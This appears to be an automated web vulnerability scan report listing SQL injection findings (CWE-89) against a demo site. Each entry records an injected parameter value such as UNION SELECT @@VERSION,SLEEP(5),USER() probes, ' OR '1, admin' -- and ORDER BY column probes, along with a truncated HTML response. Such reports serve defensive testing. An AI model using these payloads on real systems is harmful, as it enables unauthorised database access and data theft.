Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1650				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1651	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1652	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

CWE-ID

Issue Number

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 29#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1653

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWRR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1654

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' OR '1</td></tr></table>	Name	Value	DemoUser1#	' OR '1
Name	Value				
DemoUser1#	' OR '1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWRR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1655				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" OR 1 = 1 -- -</td></tr></table>	Name	Value	DemoUser1#	" OR 1 = 1 -- -
Name	Value				
DemoUser1#	" OR 1 = 1 -- -				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1656				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 --</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 --
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1657

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT USER() --</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT USER() --
Name	Value				
DemoUser1#	UNION ALL SELECT USER() --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhfEUGAAACAAAAAaGAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1658				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),				

	4,5,6,7,8,9,10,11,12,13,14,15,16,17,18
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1659

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID CWE-89

Issue Number

#1660

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	"_"

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1661

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1662

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin' --</td></tr></table>	Name	Value	DemoUser1#	admin' --
Name	Value				
DemoUser1#	admin' --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1663				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
